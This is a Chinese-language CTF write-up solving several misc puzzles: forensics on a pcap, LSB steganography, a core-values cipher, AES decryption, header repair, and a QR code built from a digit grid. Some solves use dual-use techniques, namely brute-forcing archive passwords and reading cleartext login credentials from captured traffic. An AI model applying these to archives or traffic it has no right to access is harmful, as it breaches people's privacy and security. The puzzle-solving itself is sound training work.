
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	52	61	72	21	1A	07	01	00	3C	48	16	9F	13	01	05	0F	Rar!...<H.Ý...
0010h:	08	0E	01	03	98	A1	D9	85	80	00	A3	A2	D9	85	80	00~íÜ..€.fcÜ..€.
0020h:	82	09	A0	A0	2A	02	03	0B	B0	95	01	04	B0	95	01	20	,.. *...o...o..
0030h:	32	0C	93	FD	80	00	00	0C	6C	6F	67	69	6E	2E	70	63	2."ý€...login.pc
0040h:	61	70	6E	67	0A	03	02	02	48	29	6F	24	FC	D9	01	0A	apng...H)o\$üU..
0050h:	0D	0D	0A	C0	00	00	00	4D	3C	2B	1A	01	00	00	00	FF	...À...M<+....ý
0060h:	FF	02	00	36	00	49	6E	74	65	6C	ÿÿÿÿÿÿ..6.Intel						
0070h:	28	52	29	20	43	6F	72	65	28	54	4D	29	20	69	33	2D	(R) Core(TM) i3-
0080h:	37	31	33	30	55	20	43	50	55	20	40	20	32	2E	37	30	7130U CPU @ 2.70
0090h:	47	48	7A	20	28	77	69	74	68	20	53	53	45	34	2E	32	GHz (with SSE4.2
00A0h:	29	00	00	03	00	25	00	36	34	2D	62	69	74	20	57	69)....%.64-bit Wi
00B0h:	6E	64	6F	77	73	20	31	30	20	28	32	30	30	39	29	2C	ndows 10 (2009),
00C0h:	20	62	75	69	6C	64	20	31	39	30	34	35	00	00	00	04	build 19045...
00D0h:	00	32	00	44	75	6D	70	63	61	70	20	28	57	69	72	65	.2.Dumpcap (Wire
00E0h:	73	68	61	72	6B	29	20	33	2E	34	2E	36	20	28	76	33	shark) 3.4.6 (v3

发现为rar压缩包，改后缀，解压得到流量包

crypto.mp3

login.pcapng

wireshark打开后在post里看到flag



Frame 11: 1326 bytes on wire (10608 bits), 1326 bytes captured (10608 bits) on interface \Device\NPF_{BA4603AE-BABC-4CF2-B591-A01F55160238}, id 0
> Ethernet II, Src: LCFCHefFe_ba:38:9a (0c:16:45:ba:38:9a), Dst: RuijieNe_1c:2f:5f (80:05:88:1c:2f:5f)
> Internet Protocol Version 4, Src: 192.168.189.112, Dst: 218.24.168.45
> Transmission Control Protocol, Src Port: 53839, Dst Port: 6688, Seq: 1, Ack: 1, Len: 1272
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-10-11 17:20:44.055065	Hangzhou_cb:41:46	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.2.128
2	2023-10-11 17:20:44.373579	Hangzhou_cb:41:46	Broadcast	ARP	60	Who has 192.168.189.1? Tell 192.168.189.142
3	2023-10-11 17:20:44.433945	192.168.189.142		SSDP	217	M-SEARCH * HTTP/1.1
4	2023-10-11 17:20:44.437938	192.168.189.27		SSDP	217	M-SEARCH * HTTP/1.1
5	2023-10-11 17:20:45.055210	Hangzhou_cb:41:46	Broadcast	ARP	60	Who has 192.168.2.1? Tell 192.168.2.128
6	2023-10-11 17:20:45.384792	192.168.189.142	Broadcast	ARP	60	Who has 192.168.189.1? Tell 192.168.189.142
7	2023-10-11 17:20:45.446392	192.168.189.142		SSDP	217	M-SEARCH * HTTP/1.1
8	2023-10-11 17:20:45.447285	192.168.189.127		SSDP	217	M-SEARCH * HTTP/1.1
9	2023-10-11 17:20:45.659440	192.168.189.112		TCP	66	53869 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10	2023-10-11 17:20:45.835877	192.168.189.112		TCP	66	53865 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
11	2023-10-11 17:20:45.982429	192.168.189.112	218.24.168.45	HTTP	1326	POST /NewPage/Login.aspx?ReturnUrl=%2f HTTP/1.1 (application/x-www-form-urlencoded)
12	2023-10-11 17:20:46.021384	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=1 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
13	2023-10-11 17:20:46.021384	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=1461 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
14	2023-10-11 17:20:46.021477	192.168.189.112	218.24.168.45	TCP	54	53839 + 6688 [ACK] Seq=1273 Ack=2921 Win=1026 Len=0
15	2023-10-11 17:20:46.022072	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=2921 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
16	2023-10-11 17:20:46.022072	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=4381 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
17	2023-10-11 17:20:46.022072	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=5841 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]
18	2023-10-11 17:20:46.022072	218.24.168.45	192.168.189.112	TCP	1514	6688 + 53839 [ACK] Seq=7301 Ack=1273 Win=65535 Len=1460 [TCP segment of a reassembled PDU]

Wireshark - 分组 11 - login.pcapng

```

Value: /wEWCAK1/6XMBQKl1bKzCQLG8eCkDwLRxcX7CwKN5NzNBgKWrss6AwLB6b6zDAL6o4PRA7ey86C9MAJ3Zk7GyZhLO5J6D/aRhdsEFzo1tJubInf2
Form item: "txtUserName" = "admin"
  Key: txtUserName
  Value: admin
Form item: "txtUserPwd" = "flag{wddhr836459_83}"
  Key: txtUserPwd
  Value: flag{wddhr836459_83}
Form item: "rdoSelect" = "teacher"
  Key: rdoSelect
  Value: teacher

```

0000	80 05 88 1c 2f 5f 8c 16	45 ba 38 9a 08 00 45 00	... /_... E·8...E·
0010	05 20 43 fb 40 00 80 06	00 00 c0 a8 bd 70 da 18	· C @... ····p...
0020	a8 2d d2 4f 1a 20 60 0a	27 07 df 1b 1e 41 50 18	···O ·` ····AP·
0030	04 02 05 72 00 00 50 4f	53 54 20 2f 4e 65 77 50	···r··PO ST /NewP
0040	61 67 65 2f 4c 6f 67 69	6e 2e 61 73 70 78 3f 52	age/Logi n.aspx?R
0050	65 74 75 72 6e 55 72 6c	3d 25 32 66 20 48 54 54	eturnUrl =%2f HTT
0060	50 2f 31 2e 31 0d 0a 48	6f 73 74 3a 20 32 31 38	P/1.1 · H ost: 218
0070	2e 32 34 2e 31 36 38 2e	34 35 3a 36 36 38 38 0d	.24.168. 45:6688·
0080	0a 43 6f 66 65 63 74	69 6f 6e 3a 20 6b 65 65	·Connect ion: kee
0090	70 2d 61 6c 69 76 65 0d	0a 43 6f 6e 74 65 6e 74	p-alive · Content
00a0	2d 4c 65 6e 67 74 68 3a	20 33 38 33 0d 0a 43 61	-Length: 383 · Ca
00b0	63 68 65 2d 43 6f 6e 74	72 6f 6c 3a 20 6d 61 78	che-Cont rol: max
00c0	2d 61 67 65 3d 30 0d 0a	55 70 67 72 61 64 65 2d	-age=0··· Upgrade-
00d0	49 6e 73 65 63 75 72 65	2d 52 65 71 75 65 73 74	Insecure -Request

序节 59-77: Request URL Path (http://request.uri.path/)

Close Help


小猫

解题人: popopo

对附件lsb隐写后得到社会主义核心价值观



附件换通道后发现坐标



怀疑为社会主义核心价值观加密

1. 富强 自由 爱国
2. 民主 平等 敬业
3. 文明 公正 诚信
4. 和谐 法治 友善

9. 爱国 10. 敬业 11. 诚信 12. 友善

(3,2)(3,2)(3,2)(3,3)(3,1)(3,2)(2,1)
(3,2)(4,2)(4,2)(3,3)(2,1)(3,2)(2,1)
(3,2)(4,1)(3,2)(2,1)(4,1)(2,1)(4,1)
(2,3)(4,1)(2,2)(3,2)(3,2)(3,2)(1,2)
(4,1)(4,1)(3,2)(1,2)(4,1)(1,1)(3,2)
(3,2)(4,1)(3,1)(4,1)(4,1)(4,1)(2,3)
(4,1)(3,1)(4,1)(2,2)(4,1)(1,2)(4,1)
(1,3)(3,2)(1,2)(4,1)(1,1)(4,1)(3,1)
(4,1)(2,3)(4,1)(4,2)(4,1)(3,2)(4,1)
(4,2)(3,2)(1,2)(3,2)(3,1)(3,2)(3,2)
(4,1)(4,2)(4,1)(3,2)(4,1)(3,2)(4,2)
(4,3)|(4,2)

公正公正公正诚信文明公正民主
公正法治法治诚信民主公正民主
公正和谐公正民主和谐民主和谐
敬业和谐平等公正公正公正自由
和谐和谐公正自由和谐富强公正
公正和谐文明和谐和谐和谐敬业
和谐文明和谐平等和谐自由和谐
爱国公正自由和谐富强和谐文明
和谐敬业和谐法治和谐公正和谐
法治公正自由公正文明公正公正
和谐法治和谐公正和谐公正法治
友善法治

得到flag

AmanCTF - 核心价值观编码

核心价值观加密/解密

公正和谐公正民主和谐民主和谐
敬业和谐平等公正公正公正自由
和谐和谐公正公正自由和谐富强公正
公正和谐文明和谐和谐敬业
和谐文明和谐平等和谐自由和谐
爱国公正自由和谐富强和谐文明
和谐敬业和谐法治和谐公正和谐
法治公正自由公正文明公正公正
和谐法治和谐公正和谐公正法治
友善法治

加密

解密

flag{aca195fd3d0f2392548d029767dbf766}

小蓝鲨的秘密

解题人：g0ubu1i

压缩包为伪加密，解压后得到图片和flag文件，图片上为I5CTF2023

AES解密得到

加密/解密	AES加密/解密	DES加密/解密	RC4加密/解密	Rabbit加密/解密	TripleDes加密/解密	MD5加/解密	Base64加/解密	Hash加/解密	JS 加密	✓
ISCTF{2832-3910-232-3742-7320}	15CTF2023	U2FsdGVkX1/ij5Hxtt6G8tDvbXIQcMLJ6isLpLmxqxW8mOmFIB4DgBGXSR3ceEcj								
密码是可选项，也就是可以不填。										
<p style="text-align: center;">< 解密 加密 ></p>										

蓝鲨的福利

解题人：g0ubu1i

010查看shark文件后发现缺少文件头，判断为png文件使用脚本添加文件头

```
import base64
import codecs
a = "89 50 4E 47 ".replace(" ", "") # png头部
a = codecs.decode(a, 'hex') # 将十六进制直接化为字节码
with open(r"shark.png",encoding="utf-8") as f:
    one = f.read()

result = base64.b64decode(one)
result = a + result
with open("result.png", 'wb') as k:
    k.write(result)
```

添加后得到图片上的flag



spalshes

解题人：g0ubu1i

zip压缩包弱口令，

Advanced Archive Password Recovery 统计信息:
加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\g0ubu1i\Desktop\spalshes\flag.zip
总计口令: 484,926,711,691
总计时间: 6h 35m 41s 267ms
平均速度(口令/秒): 20,425,477
这个文件的口令 : 895736
十六进制口令: 38 39 35 37 33 36

得到二维码图片




扫描后得到




easy_zip

解题人: g0ubu1i

弱口令爆破zip密码



得到flag文件010打开得到flag



Ez_misc

解题人: dmw

打开附件中ppt看到最后一页有备注

The screenshot shows a Microsoft PowerPoint slide with five numbered boxes on the left and a large text input field on the right.


- Box 1: Key1_P@ssW0rd
- Box 2: Key2_Password
- Box 3: Key3_Password
- Box 4: Key4_Bctf2023
- Box 5: Key5 (highlighted with a red border)

A red arrow points from Box 5 to a comment box containing the text: "• 单击此处添加文本".

At the bottom of the slide, there is a red box with the text "M13c_lps2s23".

At the very bottom of the slide, there is a note: "幻灯片 第 5 张, 共 5 张 简体中文(中国大陆) 助功能不可用".

解开压缩包得到个打不开的图片



010最底下看到base64，但no flag

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
9D60h:	FB	2E	45	0B	00	00	00	00	FC	A3	5F	6C	46	62	00	4E	Ü.E.....üf_1Fb
9D70h:	F5	B8	88	81	B3	61	FF	CE	5A	6D	78	68	5A	79	42	75	ð, ^.^ayîZmxhZy
9D80h:	62	33	51	67	61	47	56	79	5A	51	3D	3D					b3QgaGVyZQ==

CTF-Tools V 1.3.7 20220721 By qianxiao996

常见编码 常见解码 Base编码 Base解码 加密 解密 进制转换 字符处理 在线工具 插件 其他

996 X

Source

```
ZmzxhZyBub3QgaGVyZQ==
```

Result

```
flag not here
```

□ 按行处理

UTF-8

粘贴

复制

清空

增加tab

现代密码

复制

清空

转源文本

密文分析


提取Flag

然后看文件头发现头没了，补上得到图片

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿØÿà..JFIF.....
01h:	00	01	00	00	FF	DB	00	43	00	07	05	06	06	06	05	07	...ÿÛ.C.....
02h:	06	06	06	08	08	07	09	0B	12	0C	0B	0A	0A	0B	17	10
03h:	11	0D	12	1B	17	1C	1C	1A	17	1A	19	1D	21	2A	24	1D!*\$.!
04h:	1F	28	20	19	1A	25	32	25	28	2C	2D	2F	30	2F	1D	23	.(..%2%(,-/0/.#
05h:	34	38	34	2E	37	2A	2E	2F	2E	FF	DB	00	43	01	08	08	484.7*/./ÿÛ.C...
06h:	08	0B	0A	0B	16	0C	0C	16	2E	1E	1A	1E	2E	2E	2E	2E
07h:	2E															
08h:	2E															
09h:	2F	FF	ÿÀ														

emplate Results - JPG.bt ↴

Name	Value	Start	Size	Color	Comment
JPGFILEINFO	00 40 00 00	00 40 00 00	10D 40h	FFFF	00 40 00 00



扫描得到flag



小白小黑

解题人: dmw

看到标题首先就联想到二维码黑白

下载题目文件看到全是数字, 但刚好256行256列正方形

1290992299300329202399901030902223392220392991392909120193930093310
 09913200020091120113192031133219029303139939101212010199123299002199912310092111910310991933103930300030132193230930
 13031312199902099330130001119133230101112103919210029320332130300000
 1023212902033093193120311100391320912030203039020322121109191200220993001900990221390399011102920390233009933139231
 1232221111922001302232191221239021239131901929309101399923211113013
 1012311301219901019200323309009311223029311019919309203113091390201339191390310213320230339213199020293013309093312
 2920039331930099311900129032210221113200002230192133039229311009910
 321913932399390930113990920120322103399311330003321109291312991399000391291991330312910229939209931919299031003020
 1900311210039091331090121032229191133013920110121100233133031223092
 9939002092201931110392923991299191030220100033092193222939139139311291019391323921919993092113110220390002923909929
 09011212309022119931030130013320312020022312129212003991903003101912
 293100011913092102032919292322390319331201130033191990230900039213999192312992022931339113999291130213929139332120
 12991920393203139139932033190992293029201022992221331222393100120239
 02202339001903130010903309990212939919011133019993192109213291929299229309033139033311010023131339120920921910313991
 3003091132392119923120299239120220902099999131320110190901391030092
 1232192009300293121112239330913109092023309921209309001219309010230119392201109109191209099912103013392223122230
 0200113209191010229102039199230913319903312033223200213190120223103
 0219013901031002033019000201023220019301339013202339120092919932031201903329990223239909211922029190123111929102091
 12000212113029390902320331213113220309990999232121020339323993231
 93032101303193393122113332223022031001131919220939320090022203101193101931291022009193390390031291223300239311222131
 2199201009339229302129912011902910233321031099203223021201139291912
 20120310293199939313130233130112000320009920031239909213099033090221031913100293390390031991931902990323319220319931
 92223309109129102139013201921029303230093311932922020932339300112993
 21000213109910093121911102999230090329293122031919022131220301109233099902923320099301993302213921332199103303919212
 11922239011992993290190119092990233290232930132930211331920123919113
 0921209291330120020991121202192399313202290103331003120119002091930213299223000399313131000130201233320992919110929
 122131192212333319302333992339399923303219031202223901903129939999
 191321331222900209932212902209932919220202210933221103319393912339212312220111302239139022920191393113002123310339
 1332102912910019203111190213003119011991031119113012023002393202392
 100090920002990091093110919322091032100109329119102302022201039011000329901992312039931123220302233191901299922396
 900000301133930109029333209091992331101330013923990233232103309129
 9200132139910303901303992931320123300301130232090020133301093199093991013900033321120929312200131092320390103223200
 1020922139200190391310222391331001122199300931910129099991901291003
 92313300193093911123102091912003321193092330332131220113923193232930200323923013021901030130311230013931031332322191
 9209293910993329293039101391333931299913232121300293103393209319039
 039911993211913099393911119212310901392923291912323212923132999211113202299232013313302131001309310303112900202109
 93321201223312210220122339920001321231111222320290109190921002920109
 92902911191100219120103110133932012003020231399293091191291190202200113901929000910010039033192212321209239091120122
 93190329020302122201990993291921391932193090291930110111022990001032

行 256, 列 256

再根据题目描述大胆联想，白为0 (zero) 1 (one) 239 (nine) ， 黑为4 (four) 56 (six) 78 (eight)

小白说：zo23n，小黑说：f5s7e

用python的pil库写个脚本生成图片

```
1  with open("flag.txt","r") as f:  
2      map = f.readlines()  
3  print(map)  
4  
5  from PIL import Image,ImageDraw  
6  img_file1 = r"C:\Users\g0ubu1i\Desktop\1.png"  
7  img = Image.new('RGB', (256, 256), (255, 255, 255))  
8  draw = ImageDraw.Draw(img)  
9  for i in range(0,256):  
10     for j in range(0,256):  
11         if(map[i][j]=='0'):  
12             draw.point((i,j),fill="white")  
13         if(map[i][j]=='1'):  
14             draw.point((i,j),fill="white")  
15         if(map[i][j]=='2'):  
16             draw.point((i,j),fill="white")  
17         if(map[i][j]=='3'):  
18             draw.point((i,j),fill="white")  
19         if(map[i][j]=='4'):  
20             draw.point((i,j),fill="black")  
21         if(map[i][j]=='5'):  
22             draw.point((i,j),fill="black")  
23         if(map[i][j]=='6'):  
24             draw.point((i,j),fill="black")  
25         if(map[i][j]=='7'):  
26             draw.point((i,j),fill="black")  
27         if(map[i][j]=='8'):  
28             draw.point((i,j),fill="black")  
29         if(map[i][j]=='9'):  
30             draw.point((i,j),fill="white")  
31  img.show()
```

得到二维码



识别得到flag



镜流

解题人: g0ubu1i

压缩包密码弱口令爆破

```
Advanced Archive Password Recovery 统计信息:  
加密的 ZIP/RAR/ACE/ARJ 文件: C:\Users\g0ubu1i\Desktop\timu.zip  
总计口令: 417,361  
总计时间: 15ms  
平均速度(口令/秒): 27,824,066  
这个文件的口令 : 306256  
十六进制口令: 33 30 36 32 35 36
```

得到一张图片放大看发现有一些点, 可知为图片大小像素点隐写



使用网上脚本修改提取之后得到



得到的图片lsb隐写后发现

Extract Preview

```
89504e470d0a1a0a 0000000d49484452 .PNG.... ....IHDR
0000017900000076 08060000002d22e3 ...y...v ....-".
5c00000006624b47 4400ff00ff00ffa0 \....bKG D.....
bda79300002a6c49 44415478daed9d77 ....*lI DATx....w
5454d7faf7bf670a c3c00c5505448a4a TT....g. ...U.D.J
5301510451eca252 4434b658526e62bc S.Q.Q..R D4.XRnb.
6f1235c94dec3d51 34d1fc6c57bd89d7 o.5.M.=Q 4..lw...
12c568626243c5de 62033b0612055194 ..hbbC.. b.;....Q.
2ebd0c03c39cf3fe 41e4462953983967 ..... A.F)S.9g
18f667adac2c6776 67ce77eff3ec673f ..g...,gv g.w...g?
```

Bit Planes

